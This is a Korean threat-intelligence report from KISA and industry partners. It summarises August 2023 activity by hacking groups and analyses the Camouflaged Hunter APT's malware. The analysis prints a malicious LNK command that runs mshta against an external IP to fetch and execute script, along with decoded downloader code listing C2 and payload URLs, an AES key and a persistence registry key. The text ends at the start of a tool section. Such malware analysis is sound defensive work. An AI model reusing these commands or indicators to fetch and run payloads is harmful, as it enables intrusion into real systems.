2023년 2차


사이버보안 대연합 보고서

CONTENTS

탐지·공유 분과

대응·역량 분과

정책·제도 분과



KISA 한국인터넷진흥원 kisia 한국정보보호산업협회

사이버보안 대연합 보고서

2023년 11월 17일 발행

발행인 이 원 태

발행처 KISA 한국인터넷진흥원
전라남도 나주시 진흥길 9 한국인터넷진흥원

2023년 2차

사이버보안 대연합 보고서

탐지·공유 분과


1. 2023년 8월 글로벌 해킹그룹 동향 분석 [장영준 수석, NSHC]
2. Camouflaged Hunter 그룹 동향 보고서 [차민석 수석, 안랩]

2023년 8월 글로벌 해킹그룹 동향 분석

장영준 수석, NSHC, cyj@nshc.net

1. 개요

2023년 7월 21일에서 2023년 8월 20일까지 NSHC ThreatRecon팀에서 수집한 데이터와 정보를 바탕으로 분석한 해킹 그룹(Threat Actor Group)들의 활동을 요약 정리한 내용이다. 이번 8월에는 총 22개의 해킹 그룹들의 활동이 확인되었으며, SectorA 그룹이 36%로 가장 많았으며, SectorE, SectorJ 그룹의 활동이 그 뒤를 이었다.



[그림 1] 2023년 8월에 확인된 해킹 그룹별 활동 통계

이번 8월에 발견된 해킹 그룹들의 해킹 활동은 정부기관과 금융 분야에 종사하는 관계자 또는 시스템들을 대상으로 가장 많은 공격을 수행했으며, 지역별로는 유럽(Europe)과 동아시아(East Asia)에 위치한 국가들을 대상으로 한 해킹 활동이 가장 많은 것으로 확인된다.

[그림 2] 2023년 8월 공격 대상이 된 산업 분야와 국가 통계

2. 해킹그룹별 활동 특징

1) SectorA 그룹 활동 특징

SectorA 그룹들 중 이번 8월에는 총 4개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorA01, SectorA02, SectorA05, SectorA07 그룹이다.

SectorA01 그룹의 활동은 러시아, 미국, 한국, 홍콩, 싱가포르에서 발견되었다. 해당 그룹은 미국의 서버 관리 소프트웨어 회사인 점프클라우드(JumpCloud)를 대상으로 공급망 공격을 수행하여 해당 소프트웨어를 이용 중인 여러 기업들을 대상으로 사이버 공격을 시도했다. 최종적으로 시스템 정보 수집 및 쉘(Shell) 명령 실행 등 다양한 명령을 수행하는 악성코드를 다운로드 및 실행한다.

SectorA02 그룹의 활동은 중국, 러시아, 한국, 러시아, 미국, 필리핀에서 발견되었다. 해당 그룹은 보험료 계약 현황 주제로 위장한 윈도우 도움말 파일(CHM) 형식의 악성코드를 사용했으며, 최종적으로 파워쉘(PowerShell) 명령을 통해 추가 악성코드를 다운로드 및 실행했다.

SectorA05 그룹의 활동은 한국, 영국, 미국에서 발견되었다. 해당 그룹은 동의서로 위장한 비주얼 베이직 스크립트(Visual Basic Script) 파일 형식의 악성코드를 사용했으며, 최종 실행되는 비주얼 베이직 스크립트 파일 형식의 악성코드는 공격자가 전송하는 데이터를 기반으로 배치(Batch) 파일 형식의 악성코드를 생성 및 실행하는 드로퍼(Dropper)의 역할을 한다.

SectorA07 그룹의 활동은 한국, 홍콩에서 발견되었다. 해당 그룹은 협조 안내문으로 위장한 윈도우 바로가기(LNK) 형식의 악성코드를 사용했으며, 최종적으로 시스템 정보를 수집하는 비주얼 베이직 스크립트(Visual Basic Script)와 배치(Batch) 스크립트 파일을 사용했다.

현재까지 계속 지속되는 SectorA 해킹 그룹들은 한국과 관련된 정치, 외교 활동 등 정부 활동과 관련된 고급 정보를 수집하기 위한 목적을 가지며 전 세계를 대상으로 한 금전적인 재화의 확보를 위한 해킹 활동을 병행하고 있다. 이들의 해킹 목적은 장기간에 걸쳐 지속되고 있으며, 이러한 전략적 해킹 목적으로 당분간 변화 없이 지속적으로 진행될 것으로 판단된다.

2) SectorB 그룹 활동 특징

SectorB 그룹들 중 이번 8월에는 총 2개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorB01, SectorB04 그룹이다.

SectorB01 그룹은 홍콩, 태국, 일본, 방글라데시, 대만, 아프가니스탄, 캄보디아, 체코, 부탄, 인도, 말레이시아, 네팔, 팔레스타인, 파키스탄, 필리핀, 미국, 라오스, 베트남에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 정부

기관 및 항공우주, 미디어, 연구개발(R&D) 등의 다양한 조직을 대상으로 침투 테스트(Penetration Testing) 도구 및 원격 제어 도구를 배포하였으며, 공격 대상 조직의 네트워크에서 해당 도구를 악용하여 장기적인 액세스를 유지하였다.

SectorB04 그룹은 일본, 대만에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 아시아의 도박 부문을 대상으로 침투 테스트(Penetration Testing) 도구인 코발트 스트라이크(Cobalt Strike)를 배포하여 정보 탈취 행위를 수행하였다.

현재까지 지속되는 SectorB 해킹 그룹들의 해킹 활동 목적은 전 세계를 대상으로 각국 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 것으로 분석된다.

3) SectorC 그룹 활동 특징

SectorC 그룹들 중 이번 8월 총 2개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorC04, SectorC08 그룹이다.

SectorC04 그룹의 활동은 미국, 폴란드, 슬로바키아, 루마니아에서 발견되었다. 해당 그룹은 독일 대사관 문서로 위장한 어도비(Adobe) PDF 파일 형식의 악성코드를 사용했으며, 공격대상이 PDF 악성코드를 실행할 경우 파일 내부에 존재하는 HTML 스크립트에 의해 추가 악성코드를 다운로드 받는다. 최종적으로 실행되는 PE 형식의 악성코드는 시스템 정보를 수집하고 C2 서버의 명령에 따라 다양한 명령을 수행한다.

SectorC08 그룹의 활동은 폴란드에서 발견되었다. 해당 그룹은 군 항공 비행 계획 문서로 위장한 악성코드를 사용했으며, 공격 대상이 해당 문서를 실행할 경우 추가 악성코드를 다운로드 및 실행한다.

현재까지 지속되는 SectorC 해킹 그룹들의 해킹 활동은 인접한 국가를 포함한 전 세계를 대상으로 각 국가들의 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 분석된다.

4) SectorE 그룹 활동 특징

SectorE 그룹들 중 이번 8월에는 총 4개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorE01, SectorE04, SectorE05, SectorE06 그룹이다.

SectorE01 그룹의 활동은 중국, 미크로네시아, 대만에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 국제 과학 측정 및 정보학 학회(International Society for Scientometrics and Informetrics) 컨퍼런스로 위장한 윈도우 바로가기 파일(LNK)을 배포하였으며, 공격 대상 시스템에서 C2 서버로부터 전달받은 명령에 따라 시스템 정보, 화면 캡쳐 등의 정보 탈취 행위를 하였다.

SectorE04 그룹의 활동은 미국, 홍콩에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 직원 상세정보 및 직원 리스트로 위장한 MS 엑셀(Excel) 문서를 배포하였으며, 다운로드(Download) 기능의 매크로를 통해서 악성코드를 다운로드 받도록 하여 추후 공격을 위한 발판을 마련하였다.

SectorE05 그룹의 활동은 중국, 영국, 파키스탄, 이스라엘, 미국에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 제8차 중국-동남아시아 싱크탱크(Think-tank) 포럼 및 편지로 위장한 윈도우 도움말 파일(CHM)을 배포하였으며, 공격 대상 시스템에 원격 제어 기능의 악성코드를 설치하여 C2 서버로부터 전달받은 명령에 따라 시스템 정보 탈취, 파일 다운로드, 화면 캡쳐(Screen Capture) 등의 다양한 악성 행위를 수행하였다.

SectorE06 그룹의 활동은 인도, 싱가포르에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 안전한 채팅 앱으로 위장한 안드로이드 악성코드를 배포하였으며, 공격 대상 단말기에서 C2서버로부터 전달받은 명령에 따라 메신저 앱(Messenger app) 모니터링(Monitoring), SMS 메시지, 통화 기록, 연락처 등의 민감한 정보를 탈취하는 악성 행위를 수행하였다.

현재까지 지속되는 SectorE 해킹 그룹들의 해킹 활동 목적은 근접한 파키스탄 정부와 관련된 정치, 외교 및 군사 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 해킹 활동을 수행하는 것으로 분석된다. 그러나 최근에는 중국을 포함한 극동 아시아와 다른 지역으로 확대되고 있는 점으로 미루어, 정치, 외교 및 기술 관련 고급 정보들을 획득하기 위한 활동의 비중도 커지고 있는 것으로 분석된다.

5) SectorH 그룹 활동 특징

SectorH 그룹들 중 이번 8월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorH03 그룹이다.

SectorH03 그룹은 인도에서 이들의 활동이 발견되었다. 해당 그룹은 개인 신상정보로 위장한 MS 엑셀(Excel) 문서를 배포하였으며, 최종적으로 원격 제어 기능의 크림슨RAT(CrimsonRAT)으로 알려진 악성코드를 통해서 공격 대상 시스템에서 C2 서버로부터 전달받은 명령에 따라 시스템 정보 탈취, 키로깅(Keylogging), 화면 캡쳐(Screen Capture) 등의 악성 행위를 수행하였다.

SectorH 해킹 그룹의 해킹 활동은 사이버 범죄 목적의 해킹과 정부 지원 목적의 해킹 활동을 병행한다. 특히, 인접한 인도와 여러 가지 외교적 마찰이 계속되고 있어, 목적에 따라 인도 정부 기관의 군사 및 정치 관련 고급 정보들을 탈취하기 위한 활동들을 향후에도 지속적으로 수행할 것으로 분석된다.

6) SectorT 그룹 활동 특징

SectorT 그룹들 중 이번 8월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorT02 그룹이다.

SectorT02 그룹은 외교관을 대상으로 안티 바이러스 업데이트 파일로 위장한 악성코드를 사용했으며, 최종적으로 DOC, XLS, PDF 등 다양한 문서 파일들을 수집하고 SMTP 프로토콜을 사용하여 데이터를 추출하는 악성코드를 사용했다.

현재까지 지속되는 SectorT 해킹 그룹의 해킹 활동 목적은 지역적으로 인접한 유럽 지역의 국가들에서 정치, 외교 및 군사 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 해킹 활동을 수행하는 것으로 분석된다

7) Cyber Crime 그룹 활동 특징

온라인 가상 공간에서 활동하는 사이버 범죄 그룹은 이번 8월에는 총 8개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorJ04, SectorJ06, SectorJ12, SectorJ45, SectorJ73, SectorJ74, SectorJ110, SectorJ123 그룹이다.

이들은 다른 정부 지원 해킹 그룹들과 다르게 현실 세계에서 금전적인 이윤을 확보할 수 있는 재화적 가치가 있는 온라인 정보들을 탈취하거나, 직접적으로 특정 기업 및 조직들을 해킹 한 후 내부 네트워크에 랜섬웨어(Ransomware)를 유포하거나, 중요 산업 기밀을 탈취한 후 이를 빌미로 금전적 대가를 요구하는 협박 활동 등을 수행한다.

SectorJ04 그룹의 활동은 영국, 파키스탄, 프랑스, 인도에서 발견되었다. 해당 그룹은 무브잇 트랜스퍼(MOVEit Transfer) 취약점(CVE-2023-34362)에 노출된 시스템을 대상으로 데이터를 탈취하거나, 랜섬웨어(Cl0p Ransomware) 배포를 시도했다.

SectorJ06 그룹의 활동은 이스라엘, 한국, 벨기에, 독일, 카타르에서 발견되었다. 해당 그룹은 정부 및 법률 서비스 기관을 대상으로 랜섬웨어(Monit Ransomware)를 사용했다.

SectorJ12 그룹의 활동은 이탈리아, 영국, 독일에서 발견되었다. 해당 그룹은 이탈리아 물류, 택배 기업으로 위장해서 스팸(Spam) 메일을 배포하였으며, 최종적으로 원격 제어 형태의 악성코드를 공격 대상 시스템에 배포하여, 시스템 제어권 획득를 시도했다.

SectorJ45 그룹의 활동은 미국에서 발견되었다. 해당 그룹은 마이크로소프트(Microsoft)에서 더 이상 지원하지 않는 웹 브라우저를 사용하는 사람들을 대상으로 익스플로잇 킷(Exploit Kit)을 사용했으며, 최종적으로 암호화폐(Cryptocurrency) 채굴(Mining) 악성코드를 사용했다.

SectorJ73 그룹의 활동은 일본, 스웨덴, 프랑스, 아랍 에미리트, 폴란드, 인도, 가나, 체코, 이탈리아, 나이지리아, 인도네시아, 튀르키예, 독일, 미국에서 발견되었다. 해당 그룹은 금전적인 이윤을 위해 교육, 제조 분야 산업군을 대상으로 랜섬웨어(Rhysida Ransomware)를 사용했다.

SectorJ74 그룹의 활동은 브라질, 산마리노, 홍콩, 스위스, 프랑스, 이탈리아, 스페인, 페루, 아르헨티나, 독일, 미국, 오스트리아, 인도, 영국에서 발견되었다. 해당 그룹은 세금 관련 문서로 위장한 윈도우 제어판 파일(CPL) 형식의 악성코드가 포함된 압축 파일을 피싱 메일(Phishing Mail)에 첨부하여 배포했으며, 파워쉘(PowerShell) 스크립트를 통해 최종적으로 원격 제어 기능을 가진 악성코드를 시스템에 설치하여 시스템 정보 수집 및 명령 및 제어를 시도했다.

SectorJ110 그룹의 활동은 슬로바키아, 우크라이나에서 발견되었다. 해당 그룹은 내부에 청구서로 위장한 자바스크립트(JavaScript) 파일 형식의 악성코드가 존재하는 압축파일을 첨부하여 피싱 메일(Phishing Mail)을 배포했으며, 최종적으로 추가 악성코드를 다운로드 및 실행할 수 있는 기능을 가진 악성코드를 사용했다.

SectorJ123 그룹의 활동은 브라질, 스페인에서 발견되었다. 해당 그룹은 은행을 사칭한 피싱 사이트(Phishing Site)를 사용했으며, 공격 대상이 금융 정보를 입력하도록 유도하거나 직접 돈을 이체하도록 유도했다.

Camouflaged Hunter 그룹 동향 보고서

차민석 수석, 안랩, jackycha@ahnlab.com

1. Camouflaged Hunter 그룹

1) 소개

Camouflaged Hunter는 APT-C-60, APT-Q-12, 伪猎者(Wěi liè zhě) 등으로도 알려졌으며 안랩은 중국어로 위장한 사냥꾼을 뜻하는 '伪猎者' 에서 Camouflaged Hunter로 명명했다.

이들은 2018년부터 중국의 인사 컨설팅 및 무역[1] 관련 분야를 공격하고 있다. 텐센트(Tencent) 2021년 상반기 APT 보고서에 따르면 중국을 공격하는 APT 그룹 순위 중 8위라고 한다.[2]

ThreatBook은 이 그룹이 2022년부터 한국을 공격했다고 밝혔다.[3] 안랩은 공개된 정보를 바탕으로 Camouflaged Hunter의 활동을 추적해 2021년 3월부터 대한민국, 일본, 싱가포르 등 다른 국가에서도 활동을 확인했으며 공격자가 사용한 추가 도구도 발견했다.

2) 공격 대상 및 사례

공개된 분석 보고서와 안랩 정보 등을 종합한 공격 사례는 다음과 같다.

[표 1] 주요 공격 사례

일시	공격대상	내용
2021년 1월	일본	공격 대상 불명, 다운로드 발견
2021년 2월	중국	공격 대상 불명. 다운로더 발견
2021년 3월	일본	공격 대상 불명. 다운로더 발견
2021년 3월	일본	공격 대상 불명. 키로거 발견
2021년 3월	싱가포르	공격 대상 불명. 다운로더 발견
2021년 6월	대한민국 대학	공격 대상 불명. 다운로드와 키로거 발견
2021년 6월	중국	공격 대상 불명. 키로거 발견

1) https://www.secrss.com/articles/36606
2) https://raw.githubusercontent.com/blackorbird/APT_REPORT/master/summary/2021/Global%20APT%20Research%20Report%20for%20the%20first%20half%20of%202021-360.pdf
3) https://threatbook.io/blog/Analysis-of-APT-C-60-Attack-on-South-Korea

일시	공격대상	내용
2021년 9월	일본	공격 대상 불명. 백도어 발견
2022년 1월	대한민국 대학	공격 대상 불명. 백도어 발견
2022년 2월	대한민국 정치인	2022 평창평화포럼 관련 내용으로 한국 정치인 공격
2022년 4월	일본	공격 대상 불명. 백도어 발견
2022년 6월	대한민국 거주 외국인	한국 대학원생의 논문으로 가장해 Bernhard Seliger 박사 공격
2023년 5월	중국	군사 문서를 미끼로 공격


안랩은 2021년 1월부터 일본, 중국, 싱가포르, 한국 등에서 활동을 확인했으며 공격 대상은 확인되지 않았다.

ThreatBook에 따르면 2022년 2월 평창평화포럼 관련 정치인에 대한 공격을 진행했으며 2022년 6월 한국 대학원생의 논문으로 가장해 베른하르트 젤리거 (Bernhard Seliger) 박사[4]를 표적 공격했다고 한다.
Bernhard Seliger 박사는 경제학자로 North Korean Review의 서평 편집자이자 HSS(Hanns Seidel Stiftung) 재단의 한국 사무소 대표이다.

2022년 이후 정치, 외교 분야에 대한 공격도 발생하고 있어 단순히 금전적 이득을 노린 위협 그룹이 아닐 수 있다.

3) 공격 방법(Attack Vectors)

공격자는 목표가 관심 가질 만한 내용의 메일을 보내 첨부된 RAR, VHD, ZIP 파일 내 LNK 파일의 클릭을 유도해 악성코드를 감염시킨다.



[그림 1] 압축 파일 내 Shortcut과 미끼 문서

4) https://en.wikipedia.org/wiki/Bernhard_Seliger

2. 악성코드와 도구

이 위협 그룹에서 사용한 주요 악성코드는 다음과 같다.

[표 2] 주요 악성코드

단계	종류	내용
1	LNK	악성코드 다운로드
2	다운로더	특정 주소에서 파일 다운로드
3	백도어	원격 명령 수행
3	도구	DLL 로더, 키로거, 환경 검사 등

1) 1 단계 – LNK

2021년과 2022년에 발견된 LNK 파일은 mshta.exe 파일로 악성코드를 다운로드했다.


사용자가 첨부된 LNK 파일을 클릭하면 다음과 같은 mshta.exe 명령을 실행해 특정 주소로 접속한다.

```
C:₩Windows₩System32₩cmd.exe /c "echo|set /p="msh"〉.₩1&echo|set /p="ta http://8
2.221."〉〉.₩1&echo 129.104/k0201.txt〉〉.₩1&cmd.exe〈.₩1"
```

명령을 조합하면 mshta.exe로 특정 주소(예 : hxxp://82.221.129.104/k0201.txt) 로 접속해 자바 스크립트가 실행된다. 자바 스크립트는 Downloader 악성코드를 다운로드한다고 한다.

2023년 발견된 변형은 악성 LNK 파일을 이용한 공격은 동일하지만 공격자는 압축 파일 대신 VHD (가상 하드 디스크) 파일을 이용했다.

사용자가 VHD 파일을 클릭할 경우 시스템에 드라이브로 연결되며 이미지처럼 보이는 LNK 파일과 미끼 문서 파일을 볼 수 있다.



[그림 2] 2023년 발견 악성 LNK 파일과 미끼 문서

사용자가 air project.jpg.lnk 파일을 그림 파일로 생각해 클릭할 경우 syncappvpublishingserver.vbs 파일을 실행하며 TEMP 경로(C:₩Users₩[사용자]₩AppData₩Local₩Temp)에 클릭한 LNK 파일이 wow789.htm 파일로 복사하고, mshta.exe로 wow78.htm 파일을 로드 한다.

wow78.htm 파일은 실제 LNK 파일이지만 HTML 파일로 인식되어 파일 내부에 포함된 스크립트가 파일을 다운로드 받는다.

[그림 3] LNK 파일 내 스크립트 코드

2) 2 단계 - Downloader

Downloader는 공격자가 메일로 보낸 악성 LNK 파일을 사용자가 클릭했을 때 다운로드 된다고 한다. 이후 Downloader는 Backdoor 등을 추가 다운로드한다.

자바 스크립트로 다운로드 된 Downloader의 파일 이름은 propsysctl.db, propsysinst.db, mssysmon.db 이며 파일 크기는 140 킬로바이트에서 310 킬로바이트 정도 된다.

다운로더의 파일 이름과 Export 함수는 다음과 같다.

[표 3] Downloader Export 함수 이름

발견 시기	파일 이름	Export 함수
2021년 2월 - 2022년 3월	propsysctl.db	mainchecker
2021년 7월	propsysinst.db	extension
2022년 4월 - 2022년 7월	mssysmon.db	tdstart
2022년 9월 - 2023년 1월	?	SetupStart

주요 문자열은 난독화 되어있다.

```
.80023550:  25 00 73 00.5C 00 25 00.73 00 00 00.00 00 00 00  % s \ % s
.80023560:  37 00 45 00.37 00 39 00.36 00 43 00.37 00 41 00  7 E 7 9 6 C 7 A
.80023570:  37 00 46 00.37 00 43 00.36 00 32 00.36 00 41 00  7 F 7 C 6 2 6 A
.80023580:  36 00 41 00.36 00 45 00.36 00 34 00.00 00 00 00  6 A 6 E 6 4
.80023590:  25 00 73 00.25 00 73 00.00 00 00 00.00 00 00 00  % s % s
.800235A0:  35 00 30 00.36 00 45 00.36 00 31 00.36 00 32 00  5 0 6 E 6 1 6 2
.800235B0:  36 00 41 00.36 00 38 00.37 00 39 00.36 00 45 00  6 A 6 8 7 9 6 E
.800235C0:  37 00 37 00.32 00 42 00.36 00 32 00.36 00 35 00  7 7 2 B 6 2 6 5
.800235D0:  00 00 00 00.00 00 00 00.35 00 34 00.36 00 41 00              5 4 6 A
.800235E0:  36 00 35 00.36 00 36 00.36 00 45 00.36 00 43 00  6 5 6 6 6 E 6 C
.800235F0:  37 00 44 00.36 00 41 00.00 00 00 00.00 00 00 00  7 D 6 A
.80023600:  36 00 43 00.37 00 30 00.37 00 46 00.36 00 46 00  6 C 7 0 7 F 6 F
.80023610:  36 00 33 00.37 00 46 00.36 00 36 00.36 00 31 00  6 3 7 F 6 6 6 1
.80023620:  36 00 46 00.00 00 00 00.32 00 41 00.36 00 31 00  6 F     2 A 6 1
.80023630:  36 00 37 00.37 00 33 00.00 00 00 00.00 00 00 00  6 7 7 3
.80023640:  32 00 46 00.32 00 41 00.36 00 33 00.36 00 37 00  2 F 2 A 6 3 6 7
.80023650:  37 00 35 00.00 00 00 00.32 00 44 00.36 00 36 00  7 5     2 D 6 6
.80023660:  36 00 33 00.00 00 00 00.25 00 73 00.25 00 73 00  6 3     % s % s
```

[그림 4] 문자열 난독화

특정 위치(예 : C:₩Users₩[username]₩AppData₩Roaming₩Microsoft₩Speech₩DLL₩prosysctl.db)에서 악성코드 함수를 로드 한다.

```
18    L"6F7341407357415567685659525753587F6F4843554956484D5E757B5F4B484F7B4E555C584A6566746A6A616C7D69702D6663",
19    0i64,
20    0i64);
21  Decoder_7FEF38A3290(0, (__int64)v6, (__int64)v7, 0i64);// C:\Program Files\Common Files
22  GetEnvironmentProfile_7FEF38A3890((__int64)v7, LibFileName);// C:\Users\[username]\AppData\Roaming\Microsoft\Speech\DLL\prosysctl.db
23  LODWORD(LibraryW) = waccess(LibFileName, 0);
24  if ( !(_DWORD)LibraryW )
25  {
26    LibraryW = LoadLibraryW(LibFileName);
27    hModule = LibraryW;
28    if ( LibraryW )
29    {
30      Decoder_7FEF38A3290(1, (__int64)v8, 0i64, (__int64)ProcName);
31      LibraryW = (HMODULE)GetProcAddress(hModule, ProcName);// mainchecker ?
```

[그림 5] 특정 경로에서 DLL 파일 로드

암호화 된 문자열을 풀어 파일을 다운로드 한다.

```
Decoder_7FEF38A3290(0, (__int64)v10, (__int64)v6, 0i64);// http://msn.com
Decoder_7FEF38A3290(0, (__int64)v11, (__int64)v7, 0i64);// https://google.com
Decoder_7FEF38A3290(0, (__int64)v18, (__int64)v14, 0i64);// SKVW2JDJK843CK92 -> AES Key
Decoder_7FEF38A3290(0, (__int64)v19, (__int64)v26, 0i64);// http://185.145.97.62/cache/A2 : Download
Decoder_7FEF38A3290(0, (__int64)v20, (__int64)v25, 0i64);// https://bitbucket.org/sorakas/mod/downloads/1932.bmp : Download
Decoder_7FEF38A3290(0, (__int64)v21, (__int64)v24, 0i64);// https://bitbucket.org/sorakas/mod/downloads/1964.bmp : Download
Decoder_7FEF38A3290(0, (__int64)v22, (__int64)v16, 0i64);// http://185.145.97.62/temp/chebck.php
Decoder_7FEF38A3290(0, (__int64)v23, (__int64)v15, 0i64);// https://c.statcounter.com/12557356/0/d8c85be6/1/
Decoder_7FEF38A3290(0, (__int64)v12, (__int64)v9, 0i64);// U1-2
while ( 1 )
{
  v0 = InternetOpen_7FEF38A4880(v6);
  if ( v0 == -1 )
    v0 = InternetOpen_7FEF38A4880(v7);
```

[그림 6] 다운로드 목록

현재 다운로드 되는 파일을 알 수 없지만 백도어류의 악성코드를 다운로드 했다고 한다.

3) 3 단계 - Backdoor

Downloader에서 다운로드 되었다고 추정되며 2021년 발견 변형의 파일 이름은 wscacheres.db 이며 2022년 이후 발견 변형의 파일 이름은 combases.db, explctl.dll, taskctl.dll이다. 파일 크기는 169 킬로바이트에서 300 킬로바이트 정도 된다.

2022년 1월 - 2022년 6월 발견된 변형의 Export 함수 이름은 extension이다.

C&C 서버와 통신해 파일 리스트 수집, 디스크 정보 얻기, 파일 혹은 디렉토리 삭제, 프로세스 실행, 프로세스 리스트, 프로세스 종료, DLL 로드 및 종료, 파일 다운로드, 스크린샷 업로드, 명령 프롬프트 실행 등의 기능을 수행한다.

4) 도구들

조사 과정 중 감염된 시스템에서는 이전에 알려지지 않은 도구가 발견되었다.

이 위협 그룹에서 사용한 주요 도구는 다음과 같다.

[표 4] 도구 종류

이름	대표 파일 이름	내용
Installer	iusb3.dll	특정 파일 복사와 레지스트리 등록
DllLoader	SimpleDllLoader.exe	DLL 파일 로더
KeyLogger	kmon32.db, kmon64.db	키입력 내용 저장
KeyLogger Decoder	decode.exe	암호화 된 키입력 내용 해제 도구
USBCheck	aa.exe, check.exe	특정 파일이 존재할 경우 특정 레지스트리 값 확인

이들 도구는 다운로더나 백도어에 의해 다운로드 되었다고 추정된다. 2021년에만 발견되어 2022년 이후에는 사용하지 않았거나 도구가 바뀌었을 수 있다.

① Installer - iusb3.dll

파일 이름은 iusb3.dll, isb3_32_2-2.dll, iusb3_64_2-2.dll, iusb3_32.dll 이며 파일 크기는 100 킬로바이트 정도 된다.

PDB 경로는 C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩PrinterDll₩Release₩PrinterDll.pdb 이다.

[그림 7] PDB 경로

주요 문자열은 XOR 연산(키 값 0x03)으로 암호화되어 있다.

```
Copy_10001450(Buffer, "`ln`wo`01-ga");        // comctlc32.db
Copy_10001450(byte_7007C5FC, "sqlspzp01-ga"); // propsys32.db
for ( i = 0; i < strlen(Buffer); ++i )
  Buffer[i] ^= 3u;
for ( j = 0; j < strlen(byte_7007C5FC); ++j )
  byte_7007C5FC[j] ^= 3u;
for ( k = 0; k < strlen(Path); ++k )          // \Microsoft\Crypto
  Path[k] ^= 3u;
for ( m = 0; m < strlen(::Source); ++m )      // \DES\
  ::Source[m] ^= 3u;
for ( n = 0; n < wcslen(SubKey); ++n )        // Software\Classes\CLSID\{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}\InprocServer32\
  SubKey[n] ^= 3u;
Copy_10001010(Source, 0x104u, Path);
SHGetFolderPathA(0, 26, 0, 0, Path);
```

[그림 8] 암호화된 문자열

특정 파일(예 : comctlc32.db와 propsys32.db, comctlc64.db와 propsys64.db, propsysctl.db) 을 특정 경로(예 : C:₩Users₩[user]₩AppData₩Roaming₩Microsoft₩Crypto₩DES₩)에 복사한다.

comctlc32.db, propsys32.db 등의 파일은 확인되지 않아 어떤 기능을 하는지는 알 수 없지만 propsysctl.db 파일은 다운로더에서 사용한 파일 이름과 동일하다.

다음 레지스트리에 파일을 등록한다.

'HKEY_CURRENT_USER₩Software₩Classes₩CLSID₩{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}₩InprocServer32'

따라서 이 프로그램은 악성코드 파일을 특정 위치에 복사하고 역할을 한다.

② DllLoader - SimpleDllLoader.exe

